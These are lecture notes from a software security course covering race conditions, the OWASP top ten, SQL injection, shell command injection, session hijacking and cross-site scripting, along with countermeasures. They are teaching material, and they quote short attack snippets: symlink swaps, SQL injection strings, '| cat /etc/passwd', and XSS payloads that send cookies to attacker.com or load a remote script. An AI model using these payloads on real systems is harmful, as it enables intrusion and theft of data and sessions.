
B: program interpreter opens a script pointed to by “pointer”

Interpreter runs the script

attack:

```
$ ln -s /bin/setuid_script pointer
```

```
$ rm pointer; ln -s my_script pointer
```



Directory operations

`rm-r` race

`rm` can remove directory trees, traverses directories depth-first

issues `chdir("..")` to go one level up after removing a directory branch

by relocating subdirectory to another directory (while `rm -r` is running!), arbitrary files can be detected


Races on temporary files

A: program checks if file “/tmp/tmp0001” already exists

B: program creates file “/tmp/tmp0001”

/etc/target is created

Attack: `$ ln -s /etc/target /tmp/tmp0001`



Temp Cleaners: programs that clean “old” temporary files from temp directories; first `lstat(2)` file, then use `unlink(2)` to remove files

attack: arbitrary file deletion: race condition when attacker replaces file (softlink) between `lstat(2)` and `unlink(2)`

attack: delete temporary file too early: delay program long enough until temp cleaner removes active temporary file

In **computing**, a symbolic link (also symlink or soft link) is the nickname for any **file** that contains a reference to another file or directory in the form of an absolute or relative **path** and that affects pathname resolution.

(https://en.wikipedia.org/wiki/Symbolic_link)

“Secure” procedure

pick hard to guess filename (randomize part of name);

set umask appropriately (0066 is usually good);

atomically test for existence AND create the file

use `open(2)` `O_CREAT|O_EXCL` to create the file, opening it in the proper mode

if file exists, `fopen` will fail, try again with another file name (in a loop)

delete the file immediately using `unlink(2)`

perform reads, writes, and seeks on the file as necessary

finally, close the file: it is automatically deleted

umask issues

if all users have read access, can lead to leak of private data

if all users have write access, can lead to data tampering – programs treat their temporary files as trusted, they may not validate input from them, maybe I can find a vulnerability in the program if I can tamper with its temporary files

use library functions to create temporary files – don't roll your own implementation!

Some library functions are insecure – mktemp(3) is not secure, use mkstemp(3) instead
old versions of mkstemp did not umask correctly

More examples

File meta-information

chown(2) and chmod(2) are unsafe, operate on file names, use fchown(2) and fchmod(2) that use file descriptors

Logging/Crash reporting

example: Joe Editor vulnerability; when Joe crashes (e.g. segmentation fault, xterm crashes); unconditionally append open buffers to local DEADJOE file; DEADJOE could be symbolic link to security-relevant file

SQL select before insert

use select to check if a certain element already exists, when select returns no results, insert a (unique) element

Race condition:

2 processes may do this at the same time, leading to 2 insertions

Countermeasures:

Locking; primary keys: use a single atomic insert; it will fail if key already exists

Computational Complexity Analysis

Beating the odds

Window of vulnerability can be short, attacker can try to make the program run more slowly;

filename lookups: deeply nested directory structure, chain of symbolic links, looking up the file in the FS will take longer!

Computational complexity attacks: many algorithms are fast in average, but slow in some corner cases

Slow file lookups

Deeply nested directory structure: d/d/d/d/d/.../d/file.txt

To resolve this file name, the OS must look for directory named d in current working directory, look for directory named d in that directory,..., look for file named file.txt in final directory;

limit to length of a file name: PATH_MAX (4096 on my linux, in linux/limits.h), max depth of ~2000

File System Maze

chainN/d/d/d/d/.../d/lnk

...

...

chain2/d/d/d/d/.../d/lnk

chain1/d/d/d/d/.../d/lnk

chain0/d/d/d/d/.../d/lnk

exit

entry/lnk/.../lnk/lnk/lnk

this malicious file name forces the OS to traverse the entire chain of symbolic links

suid_cat:

vulnerable program: setuid version of cat utility, uses access to check if it can open a file, multiple chains of symbolic links:

maze_entry → maze0 - - - - → public

secret_maze - - - - → private

change the maze_entry while suid_cat is running

Exploit worst-case performance of an algorithm;

Example: file lookup (again)

How does the OS store mapping between file names and inodes in a directory?

Linked list or array? Too slow in practice

Hash Table – good average performance, bad worst-case performance, can an attacker exploit this?


Hash Table

Store objects in a number of buckets, each bucket is a linked list, choose bucket for an object X based on hash function $h(X)$, accessing an item in a hash table of N elements is $O(1)$ most of the time (most buckets hold 1 or 0 elements)

Worst case complexity is $O(N)$ – if all objects have the same hash

Worst case does not occur accidentally (very unlikely), attacker can make worst case happen

File entries in a directory are typically stored in a hash table; hash tables are slow when there are many entries in the same bucket → create 10000 files with the same hash!



Detection and Prevention

Do not assume you are safe from race conditions just because window of opportunity is short (attacker may well be able to make it bigger), success is unlikely (attacker may be able to try 1 million times)

operate on file descriptors – not on file names (as much as possible)

do not check access by yourself (in other words, no use of access(2))

drop privileges instead and let the file system do the job

use O_CREAT | O_EXCL flags to create a new file with open(2) – and be prepared to have the open call fail

Avoiding the access/open Race

when acting on behalf of the user, assume his identity – let the operating system check permission

check seteuid for errors, if seteuid fails, your effective UID is unchanged (you are still root!)

also drop group privileges with setegid()

Some calls require file names: link(), mkdir(), mknod(), rmdir(), symlink(), unlink(), especially unlink(2) is troublesome

Secure File Access

create “secure” directory

directory only write and executable by UID of process

check that no parent directory can be modified by attacker

walk up directory tree checking for permissions and links at each step

Locking

Ensures exclusive access to a certain resource, used to avoid accidental race conditions, advisory locking (processes need to cooperate), not mandatory (therefore not secure)

Often, files are used for locking, portable (files can be created nearly everywhere), “stuck” locks can be easily removed

Simple method – open file using the O_EXCL flag

Non FS Race conditions

Linux / BSD kernel ptrace(2) / execve(2) race condition

ptrace(2): debugging facility, used to access other process' registers and memory address space, allows to tamper with internal state and execution of a process, can only attach to processes of same UID, except when run by root

execve(2): execute program image, setuid functionality (modifying the process EUID), not invoked when process is marked as being traced

Problem with execve(2):

- 1) first checks whether process is being traced
- 2) open image (may block)
- 3) allocate memory (may block)
- 4) set process EUID according to setuid flags

Window of vulnerability between step 1 and 4: attacker can attach via ptrace, blocking kernel operations allow other user processes to run, Kernel-side defense against this attack (locking)

Signal Handler Race Conditions

Signals: used for asynchronous communication between processes, signal handler can be called in response to multiple signals, signal handler must be written re-entrant or block other signals

RPCSS service

multiple threads process single packet, one thread frees memory while other process still works on it, can result in memory corruption, and thus denial of service

Detection

Static code analysis: specify potentially unsafe patterns and perform pattern matching on source code – trivial form: grep access *.c

Source code analysis and annotations / rules:

RacerX – found problems in Linux and commercial software

rccjava – found problems in java.io and java.util

source code analysis and model checking (MOPS – model checking programs for security properties)

Dynamic analysis: inferring data races during runtime

“Eraser” - A dynamic data race detector for multithreaded programs

Real World Examples

Rage Against the Cage

Privilege Escalation attack (rooting) of android devices

Exploits the resource limit for processes to gain (keep) root privileges

Defines how many processes a given UID can have running

patched in android ≥ 2.3

ADB

Android Debug Bridge

Lets you communicate with your android device

Client: runs on your development machine and can be used to run commands on devices

Server: runs as background process on the development machine, manages communication between Client and Daemon

Daemon: runs in the background on every emulator/device instance, Daemon is restarted automatically if it dies, starts running as “root” for startup and drops privileges later

Vulnerability

```
adb.c: if (secure) { setgid(AID_SHELL); setuid(AID_SHELL); }
```

problem: setuid tries to drop privileges, this means we get a new process with UID of AID_SHELL, if process limit of AID_SHELL is reached before: setuid fails and returns an error

Exploit

1. Spawn RLIMIT_NPROC processes

2. Kill adb daemon (RLIMIT_NPROC – 1 processes)

3: the system restarts adb daemon (exploit races the process creation, has to fill the RLIMIT_NPROC, before the call to setuid)

4. Exploit wins the race and spawns process first, adb daemon cannot drop privileges, spawn a bash which runs as root

5. Adb daemon wins the race → start again at 1 until it works

Web Race Conditions

Facebook: inflating page reviews using single account, multiple usernames for a single account

DigitalOcean: reused one promo code multiple times – send POST request multithreaded in short time – promo code gets added multiple times

Starbucks: Transfer money between gift cards online – simultaneously between multiple browser sessions

3. Web Security I

HTTP and Web Application Basics

Web Application: a program that runs on a server, accepts input from “outside” via the web, processes it, and finally returns some answer

Typical setting: assume that a web application is deployed, it accepts HTTP requests from anyone, this means that your web application code is part of your security perimeter (it can become an attack vector)

Typical server: host listens to port 80, Server-side software is running (OS, web server main application (Apache, nginx,...), plugins, servlets, script interpreters (CGI – Common Gateway Interface, Python, Perl,...)), big vulnerability surface, attacks that are hidden in valid HTTP requests often pass firewalls without notice (“piggybanking”)

Mixture of different protocols, formats, and languages (each with own semantics and meta characters, e.g. escape chars, quoting,...)

Http transactions follow the same general format
2 part client request / server response

Request:

request line
header section
no entity body

Response:

response line
header section
entity body

(see demo and code in slides)

Web Server Scripting

HTTP alone is usually not enough to create web apps – scripting languages are used to increase the functionality – examples: Perl, Python, ASP, JSP, PHP

Script interpreters are installed on the Web server, usually return HTML output that is then forwarded to the client

Template engines are often used to power web sites, e.g. Cold Fusion, Cocoon, Zope, Smarty; these engines often use scripting languages themselves

Web Application Example

Objective: Write an application that accepts a username and password and echoes (displays) them (HTML code for forms; Perl script prints username and password passed to it)

```
<html><body>
<form action="/scripts/login.pl" method="post">
Username: <input type="text" name="username"> <br>
Password: <input type="password" name="password"> <br>
<input type="submit" value="Login" name="login">
</form>
</body></html>
```

```
#!/usr/local/bin/perl
uses CGI;
$query = new CGI;
$username = $query->param("username");
$password = $query->param("password");
...
print "<html><body> Username: $username <br>
      Password: $password <br>
</body></html>";
```

Most web app users will be benign, but even if you think you are too “small” for hackers to target you, expect attacks! E.g. automated attacks, mass exploits (automated SQL injection)

Even Intranet applications can be vulnerable from outside, malicious content delivered through Web browsing can compromise or hijack intranet client nodes and cause them to attack an intranet web application; possible measure against insider attacks: Define policies so that internal users cannot access your web application

OWASP

Open Web Application Security Project (www.owasp.org)

help organizations understand and improve security of web applications and web services; top ten vulnerability list was created; many companies race to make content and services accessible through the web, attackers turn their attention to the common weaknesses created by application developers

Injection

Untrusted data is sent to an interpreter as part of a command or query (SQL, OS (shell), LDAP injection)

Data sent by the attacker is being interpreted as commands in the application context:

Desired: `SELECT * FROM X WHERE Pass="secret"`

Attack: `SELECT ...WHERE Pass="" or "1"="1"`

Attack: `SELECT ...WHERE Pass=""; DELETE * FROM T;`

Cross Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to web browser without proper validation and escaping; XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites

Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit implementation flaws to assume the other users' identities

Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Security Misconfiguration

Security depends on having a secure configuration defined for the application, framework, web server, application server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults.

Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may use this weakly protected data to conduct identity theft, credit card fraud, or other crimes.

Failure to Restrict URL Access

Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks when these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

Missing Function Level Access Control

Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Includes AJAX and API calls, as well as "Failure to Restrict URL Access".

Cross Site Request Forgery (CSRF/XSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Insufficient Transport Layer Protection

Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly. Using transport encryption, does not free you from designing security inherent protocols.

Using Components with Known Vulnerabilities

Some vulnerable components (framework libraries,...) can be identified and exploited with automated tools. Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using or versions.

Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Buffer Overflows

Web application components in languages, that do not properly validate input, can be crashed, and in some cases used to take control of a process. These components can include CGI, libraries, drivers and web application components

Improper Error Handling

Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.

Denial-of-Service (DoS)

Attackers can consume web application resources to a point where other legitimate users can no longer access or use the application. Attackers can also lock users out of their accounts or even cause the entire application to fail.

Unvalidated Input

Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backend components through a web application.

→ Root cause for many attacks

Web applications use input from HTTP requests (and occasionally files) to determine how to respond. Attackers can tamper with any part of an HTTP request, including the URL, query string, headers, cookies, form fields, hidden files, to try to bypass the site's security mechanisms.

Common input tampering attempts include XSS, SQL injection, hidden field manipulation, parameter injection,...

Some sites attempt to protect themselves by filtering malicious input; Problem: there are many different ways of encoding information.

Many web applications rely on client-side mechanisms to validate user input, client side validation mechanisms are easily bypassed, leaving the web application without any protection against malicious parameters

How to determine if you are vulnerable? Traditional way: have a detailed code review, searching for all the calls where information is extracted from an HTTP request; easy to miss code parts, manual effort is high, high costs

Taint analysis:

initially taint ("mark") each user provided input, propagate information during code execution (variable assignments, modifications,...), remove taint status when content is sanitized, do not allow tainted data as arguments for security relevant system interaction (executing commands, accessing database,...)

Perl: built in support for taint analysis

How to protect yourself?

The best way to prevent parameter tampering is to ensure that all parameters are validated before they are used. A centralized component or library is likely to be the most effective, as the code performing the checking should be all in one place.


Parameters should be validated against a "positive" specification that defines: data type (string, integer, real,...), allowed character set; **minimum and maximum length**; if null is allowed; if the parameter is required or not; if duplicates are allowed; numeric range; specific legal values (enumeration); **specific patterns (regular expression)**,...

SQL Injections

Injection flaws allow attackers to relay malicious code through a web application to another system, these attacks include calls to the operation system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL

SQL injection is a particularly widespread and dangerous form of injection attack; to exploit a SQL injection flaw, the attacker must find a parameter that the web application uses to construct a database query.

By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.



```
...  
$query = new CGI;  
$username = $query->param("username");  
$password = $query->param("password");  
...  
$sql_command = "select * from users where  
    username='$username' and password='$password';"  
$sth = $dbh->prepare($sql_command)  
...  
No Validation!
```

Examples

Enter a ' (single quote) as password, statement in script:

```
SELECT * FROM users  
WHERE username=' ' AND password = ' '
```

SQL error message would be generated

Inject: ' or username='john

as password, script:

```
SELECT * FROM users  
WHERE username=' ' AND password = ' '  
    or username= 'john'
```

different statement, than what was originally intended.

Obtaining information using errors

```
- Username: ' union select sum(id) from users --  
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft]  
[ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the  
select list because it is not contained in an aggregate function and there is  
no GROUP BY clause.  
/process_login.asp, line 35
```

thanks for the
info :-)

Returned errors might help the attacker; make sure that you do not display unnecessary debugging and error messages to users; use log files (e.g. error log)

More examples

Insert new user

```
select * ...; INSERT INTO user VALUES("user","h4x0r");
```

Attacker could use stored procedures: xp_cmdshell(), "bulk insert" statement to read any file on the server, e-mail data to the attacker's mail account, play around with registry settings

```
SELECT *... ; DROP table SensitiveData;
```

Advanced SQL injection

Web application often escape the ' and " characters (e.g. PHP), this will prevent many SQL injection attacks, but there still might be vulnerabilities

In some application, database fields might not be strings but numbers. Hence, ' or " characters are not necessary: ... WHERE id=1

Attacker might still inject strings into a database by using the "char" function (e.g. SQL server)

```
INSERT INTO users (id, name)  
VALUES (666,char(0x63)+char(0x65)...)
```

Blind SQL Injection

A typical countermeasure is to prohibit the display of error messages, but is this enough?
→ blind SQL injection

example:

news site, press releases accessed with: `pressRelease.jsp?id=5`

SQL query is generated and sent to database:

```
SELECT title, description  
FROM pressReleases WHERE id=5;
```

any error messages are smartly filtered by applications

How can it still be exploited?

No feedback from the application, so trial-and-error approach

try to inject:

```
pressRelease.jsp?id=5 AND 1=1
```

Query is then sent to database:

```
SELECT title, description  
FROM   pressReleases WHERE id=5 AND 1=1
```

If there is an SQL injection vulnerability, the same press release should be returned, if input is validated, `id=5 AND 1=1` should be treated as value

When testing for vulnerability, we know `1=1` is always true, for other statements, if the same record is returned, the statement must have been true

for example, ask server if current user is "h4x0r":

```
pressRelease.jsp?id=5 AND user_name()='h4x0r'
```

by combining subqueries and functions, more complex questions can be asked (e.g. extract the name of a database character by character)

Second Order SQL injection

SQL is injected into an application, but the SQL statement is invoked at a later point in time (guestbook, statistics page,...)

Even if application escapes single quotes, second order SQL injection might be possible attacker sets user name to `john'--`, application safely escapes value ("`--`" is a comment in SQL server); at a later point, attacker changes passwords and "sets" a new password for victim john:

```
UPDATE users SET password= ...  
WHERE database_handle("username")='john' '
```

SQL Injection Solutions

Developers must never allow client-supplied data to modify SQL statements, best protection is to isolate application from SQL, all SQL statements required by application should be stored procedures on the database server, the SQL statements should be executed using safe interfaces (JDBC *CallableStatement*, ADO *Command Object*) both **prepared statements** and **stored procedures** compile SQL statements before user input is added

`pressRelease.jsp` as example, code:

```
String query = "SELECT title, description from
pressReleases WHERE id= "+
request.getParameter("id");
Statement stat = dbConnection.createStatement();
ResultSet rs = stat.executeQuery(query);
```

First step to secure the code is to take the SQL statement out of the web application and into DB:

```
CREATE PROCEDURE getPressRelease @id integer
AS
SELECT title, description
FROM pressReleases WHERE id = @id
```

Now, in the application, instead of string-building SQL, call stored procedure:

```
CallableStatements cs =
    dbConnection.prepareCall("{call
    getPressRelease(?) }");
i = Int.parseInt(request.getParameter("id"))
cs.setInt(1, i);
ResultSet rs = cs.executeQuery();
```

Discovering “clues” in HTML code

Developers are notorious for leaving statements like FIXME, code broken, hack, etc inside the source code, always review the source code for any comments denoting passwords, backdoors, or something doesn't work right

Hidden fields are sometimes used to store temporary values in Web pages, these can be changed with ease (hidden field tampering).


Tools can support, facilitate this task, for example, Firebug (Firefox), Dragonfly (Opera), built in support in most recent versions of IE / Chrome

4. Web Security II

Parameter Injection Example

Perl script that lists (embeds in HTML) the directory contents by calling the shell ls commands

```
...  
$query = new CGI;  
$directory = $query->param("directory");  
#call the ls command in the shell using back ticks  
$directory_contents = `ls $directory`  
print "  
<html><body>  
$directory_contents  
</body></html>";
```



Unvalidated input!

What if the user enters a "`| cat /etc/passwd`" as the directory? → can gain access to the contents of the passwd file, the shell command script becomes: `ls |cat /etc/passwd`

How can such a simple attack be prevented?

Do not use shell commands directly in Web scripts, use APIs provided by script language; filter out characters with special meaning for the shell: `| * > < ;`

Session Management

HTML is a stateless protocol, it does not know about previous requests, bad for web applications (logged in?)

"Sessions" concept introduced, web apps create and manage sessions themselves

Session data is stored at the server, associated with a unique session ID

After session creation, the client is informed about the session ID, client attaches the session ID to each subsequent request

Result: Server knows about previous requests of each client

Web application environments usually provide session management features, many developers prefer to create their own session tokens, authentication strongly connected to session management (authentication state is stored as session data), if the session tokens are not properly protected, an attacker can hijack an active or inactive session and assume the identity of a user (impersonate the user)

How to protect the web app/yourself?

Protect the session ID, careful and proper use of custom or off the shelf authentication and session management mechanisms.

Three possibilities for transporting session IDs

1) Encoding it into the URL as GET parameter: stored in referrer logs of other sites, caching – visible even when using encrypted connections, visible in browser location bar

(bad for internet cafés...)

2) Hidden form field: works for POST requests, above caveats (~= dangers) when using GET requests

3) Cookies: preferable, can be rejected by the client

Cookies

Token that is set by server, stored on client machine (stored as key-value pair: "name=value")

Uses a single domain attribute, only sent back to servers whose domain attribute matches

Non-persistent cookies: are only stored in memory during browser sessions, good for sessions

Secure Cookies: are only sent over encrypted (SSL) connections

Only encrypting the cookie over insecure connection is useless, attackers can simply replay a stolen, encrypted cookie

Cookies that include the IP address: makes cookie stealing harder, breaks session if IP address of client changes during that session

Session Attacks

Aim of the attacker: steal the session ID

Interception: intercept request or response and extract session ID

Preventing interception: use SSL for each request/response that transports a session ID, not only for login!

Prediction: predict (or make a few good guesses about) the session ID, possible if session ID is not a random number

Brute Force: make many guesses about the session ID

Fixation: make the victim use a certain session ID

Prediction example:

registered as user *john*, url: www.somecompany.com/order?s=john05011978

what is "s"? probably the session ID (often "sid")

in this case, it is possible to deduce how the session ID is made up

Session ID is made up of user name and (probably) the user's birthday, hence by knowing a user ID and a birthday (e.g. a friend of yours), you could hijack someone's session ID and order something

Harden session Identifiers

Although by definition unique values, session identifiers must be more than just unique to be secure:

they must be resistant to brute force attacks, where random sequential, or algorithm-based forged identifiers are submitted;

by hashing the session ID and encrypting the hash with a secret key, you create a random session token and a signature;

session identifiers that are truly random (hardware generator) for high-security application

Prediction Flaws

Additional attacks can be made possible by flawed credential management functions (e.g. weak “remember my password” question – birthday,...), “remember my password”, account update, other related functions, Sarah Palin's Gmail hack

Advice

Use existing solutions for authentication and session management, never underestimate the complexity of authentication and session management

JavaScript

Embedded into web pages to support dynamic client-side behavior;

Typical uses of JavaScript include:

dynamic interactions (URL of a picture changes,...)

client-side validation (has user entered a number?)

form submission

Document Object Model (DOM) manipulation

The user's environment is protected from malicious JavaScript code by “sand-boxing” environment,

JavaScript programs are protected from each other by using compartmentalizing mechanisms – JavaScript code can only access resources associated with its origin site (same-origin policy)


Problem: All these security mechanisms fail if user is lured into downloading malicious code from a trusted site

Cross-site scripting (XSS)

Simple attack, but difficult to prevent and can cause much damage

An attacker can use XSS to send malicious scripts to an unsuspecting victim, the end user's browser has no way to know that the script should not be trusted, and will execute the script, because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site

These scripts can even completely rewrite the content of a HTML page (Phishing and co)



XSS can generally be categorized into two classes: stored and reflected

stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field etc.

reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request

XSS Delivery Mechanisms

Stored attacks require the victim to browse a web site, reading an entry in a forum is enough, examples of victims of stored XSS attacks: Yahoo, e-Bay, PayPal; many home-made guest books and similar sites

Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server, when a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser; Example: Squirrelmail

The likelihood that a site contains potential XSS is extremely high, there are a wide variety of ways to trick web applications into relaying malicious scripts, developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings

How to protect yourself?

Ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e. all parameters) against a rigorous specification of what should be allowed

OWASP filters project, Anti-XSS filters (i.e. in google chrome using static analysis), safe browsing API

Example

Suppose a web application accepts a parameter msg and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

Text Field

If the script text.pl is invoked, as text.pl?msg=HelloWorld, "HelloWorld" (right image) is displayed in the browser

There is an XSS vulnerability in the code. The input is not being validated so JavaScript code can be injected into the page.

If we enter the URL: `text.pl?msg=<script>alert("I own you")</script>`

we can do "anything" we want, e.g. we display a message to the user, worse: steal sensitive information;

using document.cookie identifier in JavaScript, we can steal cookies and send them to our server

We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

XSS attacker tricks

How does attacker “send” information to herself? E.g. change the source of an image:

```
document.images[0].src="www.attacker.com/"+  
    document.cookie;
```

Quotes are filtered: Attacker uses the unicode equivalents: `\u0022` and `\u0027`

“Form redirecting” to redirect the target of a form to steal form values (e.g. passwd)

Line break trick

```
<IMG SRC="javasc  
    ript:alert('test');">  
  
    \10 \13 as delimiters.
```

Attackers are creative (application-level firewalls have a difficult job).

Example: (no “/” allowed)

```
var n = new RegExp("http: myserver evilscr.js");  
forslash = location.href.charAt(6);  
space = n.source.charAt(5);  
s = n.source.split(space).join(forslash);  
  
var createScript = document.createElement('script'); createScript.src =  
the_script; document.getElementsByTagName('head')[0]  
    .appendChild(createScript);
```

How much script can you inject?

This is the web so the attacker can use URLs. Attacker could just provide a URL and download a script that is included (no limit!)

```
img src='http://valid address/clear.gif'  
    onload='document.scripts(0).src  
        ="http://myserver/evilscrip.js" '
```

XSS Mitigation Solutions

Content Security Policy (CSP) – Relatively new, separate code and data

Application-level firewalls

AppShield – (claims to learn from traffic – does not need policies – costs a lot of money)

Static code analysis

httpOnly (MS solution) – cookie option used to inform the browser to not allow scripting languages (JavaScript, VBScript,...) access the *document.cookie* object (traditional XSS attack)

syntax of an httpOnly cookie: `SetCookie: name=value; httpOnly`

using JavaScript, we can test the effectiveness of the feature. We activate httpOnly and see if *document.cookie* works

```
<script type="text/javascript"><!--
function normalCookie() {
    document.cookie =
"TheCookieName=CookieValue_httpOnly";
    alert(document.cookie);
}
function httpOnlyCookie() {
    document.cookie =
"TheCookieName=CookieValue_httpOnly; httpOnly";
    alert(document.cookie);
}
//--></script>
<FORM>
<INPUT TYPE=BUTTON OnClick="normalCookie();"
VALUE='Display Normal Cookie'>
<INPUT TYPE=BUTTON OnClick="httpOnlyCookie();"
VALUE='Display HTTPONLY Cookie'>
</FORM>
```



After pressing "Display Normal Cookie" Button



After pressing "Display httpOnly Cookie" Button

Improper Error Handling

The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user, such details can provide attackers with important clues on potential flaws of the site

One common security problem caused by improper error handling is the fail-open security check – error happens, authentication is by-passed!

Specific policy for how to handle errors should be documented

Insecure Configuration Management

Different server configuration problems can impact the security of a site

- unpatched security flaws in the server software
- server software flaws, misconfiguration that permit directory listing and directory traversal attacks
- unnecessary default, backup, or sample files including scripts, applications, configuration file and web pages
- improper file and directory permissions
- unnecessary services enabled including content management and remote administration
default accounts with their default passwords
- administrative or debugging functions that are enabled or accessible
- overly informative error messages
- misconfigured SSL certificates and encryption settings
